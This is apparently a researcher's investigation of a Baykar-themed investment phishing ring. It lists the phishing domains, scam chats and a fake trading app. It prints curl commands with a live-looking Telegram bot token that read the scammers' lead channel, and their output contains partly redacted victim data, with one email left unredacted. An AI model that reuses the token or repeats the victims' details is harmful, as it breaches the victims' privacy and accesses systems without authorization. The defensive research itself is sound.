
By March 2024, I had begun scrutinizing all messages sent via the Telegram bot associated with this token. I discovered that this token was used across multiple phishing sites. The forms filled out by victims on these phishing sites provided data such as their **names**, **phone numbers**, **email addresses**, **IP addresses**, **the specific phishing site they visited**, and the **country** they were located in. This information was transmitted to the Telegram channel in real time.



```
[redacted] curl -X POST "https://api.telegram.org/bot6969380767:AAEzn4UjPEvG8kgVFpL4eCSXh7b7VGW4tVE/getChat" -d "chat_id=-1001865424957"  | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1322  100  1300  100    22   2588     43 --:--:-- --:--:-- --:--:--  2633
{
  "ok": true,
  "result": {
    "id": -1001865424957,
    "title": "LEADS",
    "type": "supergroup",
    "has_visible_history": true,
    "permissions": {
      "can_send_messages": true,
      "can_send_media_messages": true,
      "can_send_audios": true,
      "can_send_documents": true,
      "can_send_photos": true,
      "can_send_videos": true,
      "can_send_video_notes": true,
      "can_send_voice_notes": true,
      "can_send_polls": true,
      "can_send_other_messages": true,
      "can_add_web_page_previews": true,
      "can_change_info": true,
      "can_invite_users": true,
      "can_pin_messages": true,
      "can_manage_topics": true
    },
    "join_to_send_messages": true,
    "pinned_message": {
      "message_id": 39719,
      "from": {
        "id": 6969380767,
        "is_bot": true,
        "first_name": "TGTraff",
        "username": "inTGTraff_bot"
      },
      "chat": {
        "id": -1001865424957,
        "title": "LEADS",
        "type": "supergroup"
      },
      "date": 1709494493,
      "text": "* Phone:  +90530 [redacted] \n* full_name:  Halit [redacted] \n* Email:  halit [redacted] @gmail.com\n* ip:  88.241. [redacted] \n* pixel_id:  \n* landing:  http://turkeynews.info/qG2dWggz?p=2101670563514027
&tr=345234\n* landing_name:  TR_Baykar-p\n* country:  TR",
      "entities": [
        {
          "offset": 10,
          "length": 13,
          "type": "phone_number"
        },
        {
          "offset": 62,
          "length": 24,
```




```
[redacted] curl -X POST "https://api.telegram.org/bot6969380767:AAEzn4UjPEvG8kgVFpL4eCSXh7b7VGW4tVE/getUpdates" -d "chat_id=-1001865424957"  | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2802  100  2780  100    22   4728     37 --:--:-- --:--:-- --:--:--  4765
{
  "ok": true,
  "result": [
    {
      "update_id": 389977702,
      "message": {
        "message_id": 43971,
        "from": {
          "id": 5782596225,
          "is_bot": false,
          "first_name": "Traffic Lab |VL|",
          "username": "TrafficLabs"
        },
        "chat": {
          "id": -1001865424957,
          "title": "LEADS",
          "type": "supergroup"
        },
        "date": 1711641322,
        "message_thread_id": 43933,
        "reply_to_message": {
          "message_id": 43933,
          "from": {
            "id": 6969380767,
            "is_bot": true,
            "first_name": "TGTraff",
            "username": "inTGTraff_bot"
          },
          "chat": {
            "id": -1001865424957,
            "title": "LEADS",
            "type": "supergroup"
          },
          "date": 1711632643,
          "text": "* Phone:  \n* full_name:  Aleš [redacted]  \n* Email:  catherine[redacted]@aol.com\n* ip:  84.245.[redacted]\n* pixel_id:  \n* landing:  http://aiglobalnews.online/?_lp=1?p=2101670563514027&c=1\n* lan
ding_name:  SK_SlovNaft-p \n* country:  SK",
          "entities": [
            {
              "offset": 45,
              "length": 23,
              "type": "email"
            },
            {
              "offset": 76,
              "length": 14,
              "type": "url"
            },
            {
              "offset": 117,
              "length": 56,
```



	A	B	C	D	E
1	**Phishing websites**		**Targeted Companies w/ Country Codes**		**Victim E-mails**
2	http://24main.news		CZ_Bitsoft-p		[redacted]4@mailcom
3	http://allinone-news.com		EN_BitGPT-p		adriana.[redacted]@gmail.com
4	http://ca-ai-world.pro		EU_Quantum-p		alex[redacted]@centrum.sk
5	http://ca-profit-ai.com		HU_ImmediateConnect-p		alige[redacted]@hotmail.com
6	http://hurriyet-tr.today		Ru_legion-g		ana[redacted]@gmail.com
7	http://inone-news.com		SI_Petrol-l		ayem[redacted]@yahoo.com
8	http://news-online.pro		SK_SlovNaft-p		aylin[redacted]@gmail.com
9	http://news-online.wiki		TR-EU_Bosphorus-t		aysel[redacted]@hotmail.com
10	http://news-proff.pro		TR_Baykar-l		cance[redacted]@gmail.com
11	http://news-sheet.today		TR_Baykar-p		cihan[redacted]@hotmail.com
12	http://official-tr-news.today		TR_Bosphorgaz-p		cure[redacted]@gmail.com
13	http://sk-slnft.site		TR_Bosphorus-t		dogan[redacted]@gmail.com
14	http://tr-bsfr.pro		TR_Kalyon-t		efehan[redacted]@hotmail.com
15	http://tr-haberler.today				ejder[redacted]@gmail.com
16	http://tr-inf.com				ekremc[redacted]@gmail.com
17	http://tr-inform.com				fatma[redacted]@gmail.com
18	http://tr-pro.info				fena[redacted]@hotmail.com
19	http://turkeynews.info				fidan_[redacted]@gmail.com
20	https://ch-back-ltd.com				fm[redacted]@gmail.com
21	https://tr-bkr.com				[redacted]@ss.ss
22	https://tr-byr.com				gabriel[redacted]@gmail.com
23	https://news-inform.site				gyula[redacted]@gmail.com
24	https://baslangicnoktasi.online/				halil[redacted]@gmail.com
25	https://proinfo-trader.site				havasi[redacted]@gmail.com
26	https://bilgihazinesi.online/				hilul[redacted]@gmail.com
27	https://xn--hayalmezar-6ub.online				hj[redacted]@dsd.dd
28	https://moniwise.info				h[redacted]@gmai.com
29					jancobalog17@gmail.com

When I examined the profiles of the users in the Telegram channel and their conversations, I struggled to determine whether they were Russian or Ukrainian. To resolve this, I decided to rely on the Deepl translation tool, which identified all the texts as being in Russian.

However, I couldn't definitively determine whether these users were the actual operators who created and ran the phishing sites or merely administrators of a third-party service providing Telegram bot infrastructure to the threat actors. This part of the investigation remained uncertain.



Зашел

Он есть с номером, это уже как-то поебало

где номер

на ленде с валидацией

это что ?

это что , не закем не закреплен, не отправлен

нет лида в срм

странно, ни в логах ни в почте дублях по чатам ни по номеру его нет.. должен же зайти

Ben de varım.

Bir numarası var, bu biraz boktan.

Numara nerede?


doğrulama ile bir arazi üzerinde.

Neymiş o?

Bu ne, kimseye atanmadı, gönderilmedi.

Cfm'de kurşun yok.

Garip, ne kayıtlarda, ne postada, ne de numarada yok.


deepl.com/translator#ru/en/Зашел%0A%0AОн%20есть%20с%20номером%2C%20%20это%20уже%20как-то...
Finish update
DeepL
Translator
DeepL Pro
For Business
Why DeepL?
API
Start free trial
Login

Зашел

Он есть с номером, это уже как-то поебало

где номер

на ленде с валидацией

это что ?

это что , не закем не закреплен, не отправлен

нет лида в срм

странно, ни в логах ни в почте дублях по чатам ни по номеру его нет.. должен же зайти

этого теста тоже нет

это что , не закем не закреплен, не отправлен

это тест просто

I'm in.

He's got a number, it's kind of fucked up.

Where's the number?

on a land with validation.

What's that?

It's what, it's not assigned to anyone, it's not sent.

There's no lead in the srm.


It's strange, it's not in the logs or in the mail, neither in the chat doubles nor in the number. It should be there.

There's no sign of this test either.

It's not assigned to anyone, it's not sent.

It's just a test.

By July 2024, after closely monitoring the phishing websites used by scammers, I began entering my phone number into the forms on these websites to establish communication with the scammers.



Yaşınız

- 18 yaş altı
- 18 - 25
- 26 - 45
- 46 - 60
- 60 yaş üstü

26 - 45 20:26

Yukarıdaki kategorilerden herhangi birine giriyor musunuz? 20:26

- Emekli
- Engelli kişi
- Üç veya daha fazla çocuklu aile
- Hayır

Emekli 20:26

Hangi amaçlarla ek pasif gelir elde etmek istersiniz? 20:26

- Yeni bir ev/araba satın almak
- Büyük bir finansal "yastık" yapın
- Bir iş kurmak

Translation:

Question 1:

"Your age?"

Under 18
18–25
26–45 (selected)
46–60
Over 60

Question 2:

"Do you fall into any of the following categories?"


Retired (selected)
Disabled person
A family with three or more children
No

Question 3:

"For what purposes do you want to earn passive income?"

To buy a new house/car
To create a large financial "cushion"

To start a business


moniwise.info/hc
Hack 4 Career. Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert.saric...
All Bookmarks
BAYKAR
çevrimiçi

Emekli 20:26

Hangi amaçlarla ek pasif gelir elde etmek istersiniz? 20:26

Yeni bir ev/araba satın almak
Büyük bir finansal "yastık" yapın
Bir iş kurmak
Borçları ödeyin
Ailenizin ihtiyaçlarını karşılayın
Kendinizi enflasyon ve devalüasyondan koruyun
Diğerleri

Yeni bir ev/araba satın almak 20:26

Yatırım yapma konusunda deneyiminiz var mı? 20:26

Evet
Hayır
Yalnızca kripto para birimleri

Hayır 20:26

Hedeflerinizi kapatmak için ne kadar pasif gelire ulaşmayı planlıyorsunuz? 20:26

Translation:

Question 3 (continued):

"For what purposes do you want to earn passive income?"

To buy a new house/car (selected)
To create a large financial "cushion"
To start a business
To pay off debts
To meet your family's needs
To protect yourself against inflation and devaluation
Others


Question 4:

"Do you have any experience in making investments?"

Yes
No (selected)
Only in cryptocurrencies

Question 5:

“How much passive income do you plan to earn to achieve your goals?”



Hedeflerinizi kapatmak için ne kadar pasif gelire ulaşmayı planlıyorsunuz? 20:26

5000₺
10000₺
15000₺
25000₺

25000₺ 20:26

Anketi tamamladığınız için teşekkür ederiz! Şu andan itibaren resmi olarak Baykar'ın bir üyesisiniz. Kişisel hesabınıza erişim ve kilit noktalar proje operatörü tarafından size iletilecektir. Bir gün içinde sizinle iletişime geçilecektir. İyi şanslar! 20:26

Formu doldur

İsim: Osman

Soyadı: [redacted]

Telefon numarası: +90 (533) [redacted]

Göndermek

Translation:

Question 6:
“How much passive income do you plan to earn to achieve your goals?”

5000�
10000�
15000�
25000� (selected)


Message after selection:
“Thank you for completing the survey! From now on, you are officially a member of Baykar. Personalized access to your account and key points of the project will be provided to you by the project operator. You will be contacted within one day. Good luck!”

Form Section: “Fill out the form”

Name: Osman

Surname: [hidden]
Phone Number: +90 (533) [hidden]

Button: “Submit”



Teşekkürler.
Başvurunuz kabul edildi.

En kısa zamanda danışmanınız size dönüş sağlayacaktır. Danışman aramasını kaçırmayınız.


Translation:

“Thank you. Your application has been accepted.”
“Your consultant will get back to you as soon as possible. Do not miss the consultant’s call.”

Button: “Go back to the start”

1. Fraud Attempt

On **July 22, 2024**, I received a WhatsApp message from the phone number **+90 539 100 81 28**, sent by someone named **Derin**, who introduced themselves as a customer consultant. The message was in response to the form I had filled out.




+90 539 100 81 28	You
"Customer Consultant Derin Yılmaz speaking." (08:41)	"Hello." (08:41)
"Mr. Osman, you had a registration regarding Baykar shares." (08:42)	"Yes, that's correct." (08:42)
"Can I call you right now?" (08:42)	"I'm in a meeting. Should I write to you when it's over?" (08:42)
"I will be waiting." (08:42)	"Thank you." (08:44)
"Have a good day." (08:43)	"It will end in 5 minutes; I'll write." (09:08)
"No problem, Mr. Osman. Please write to me when your meeting is over, and I'll provide you with detailed information." (08:46)	"I'm available." (09:21)
"I have another meeting in 20 minutes, so my time is limited." (09:21)	

Click here to see the untranslated version

> Since I live in the United States and there's a 7-hour time difference with Turkey, communicating with the scammer was sometimes challenging. Especially since the scammer worked from 9 AM to 6 PM Turkish time (a "profession" that doesn't involve overtime. 😊) and preferred to contact me in the morning, most of our interactions took place after 2 AM my time. However, since my goal was to uncover this fraudulent scheme, I managed to answer all their calls with great motivation, even in the dead of night.


During my WhatsApp conversation with the scammer on **July 23, 2024**, they stated that I needed to install an application on my mobile device to conduct stock trading. For this, they directed me to visit the web address **https://appzone[.]mastercapital[.]info/#/auth/login**


Although the scammer referred to it as a mobile app, I realized that it was, in fact, a Progressive Web Apps (PWA)—a type of web-based application.



+90 539 100 81 28	You
"Good morning, Mr. Osman." (01:58)	"Hello." (02:03)
"I wish you a peaceful and happy day." (01:59)	"I'll be available in 5 minutes; I'll write." (02:04)
"Alright, sir." (02:04)	"I'm available, Ms. Derin." (02:10)
"I'm calling you, Mr. Osman." (02:10)	"I've opened it." (02:19)


Click here to see the untranslated version


appzone.mastercapital.info/#/auth/login
New Chrome available
Hack 4 Career, Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert...
All Bookmarks
English
Install app
Master Capital
appzone.mastercapital.info
Cancel
Install
Master Capital
Email
Password
Forgot password?
Sign In
Create Account



When I logged into the web application, the interface strongly resembled the fake exchange I had covered in my article titled

Exposing Pig Butchering Scam. The difference was that the scammers had added a fake Baykar stock symbol (**BAYKR-IST**) to the list of symbols available in the application.



pzone.mastercapital.info

Welcome
Osman T.


426338

Balance
$0.00

Equity $0.00	**Margin** $0.00
Free Margin $0.00	**Credit** $0.00

Recent Transactions

No data at the moment



Sembol	Satış	Alış	Makas	
↓ RCOFFE-MAY...	0.00	0.00	-	☆
↓ DAX-SEP24	18,597.00	18,599.00	200	☆
↓ NSDQ-MAR24	17,874.63	17,875.38	75	☆
↓ NSDQ-SEP24	19,911.35	19,912.10	75	☆
↓ SP-SEP24	5,595.50	5,595.75	25	☆
↓ DXY-SEP24	0.000	0.000	-	☆
↑ COPP-JUL24	4.1327	4.1362	35	☆
↑ COPP-AUG24	4.1326	4.1361	35	☆
↑ SI-JUL24	28.742	28.771	29	☆
↑ SI-AUG24	28.769	28.794	25	☆
↑ PLAT-JUL24	944.07	952.12	805	☆
↑ PLAT-AUG24	947.36	948.61	125	☆
↓ PALLADSEP24	875.05	896.10	2105	☆
↓ GC-JUL24	2,384.597	2,390.402	5805	☆
↓ GC-AUG24	2,387.697	2,392.902	5205	☆
↓ BAYKR-IST	69.12	69.32	20	☆


As the conversation progressed, the scammer informed me that to transfer funds to this exchange and supposedly purchase

Baykar shares, I would need to send money to the bank accounts they provided.

Since my primary goal was to understand the scammers' methods and, as I did in my article WhatsApp Scammers, identify the misused bank account details to share with bank officials, I decided to create a scenario to uncover more information.

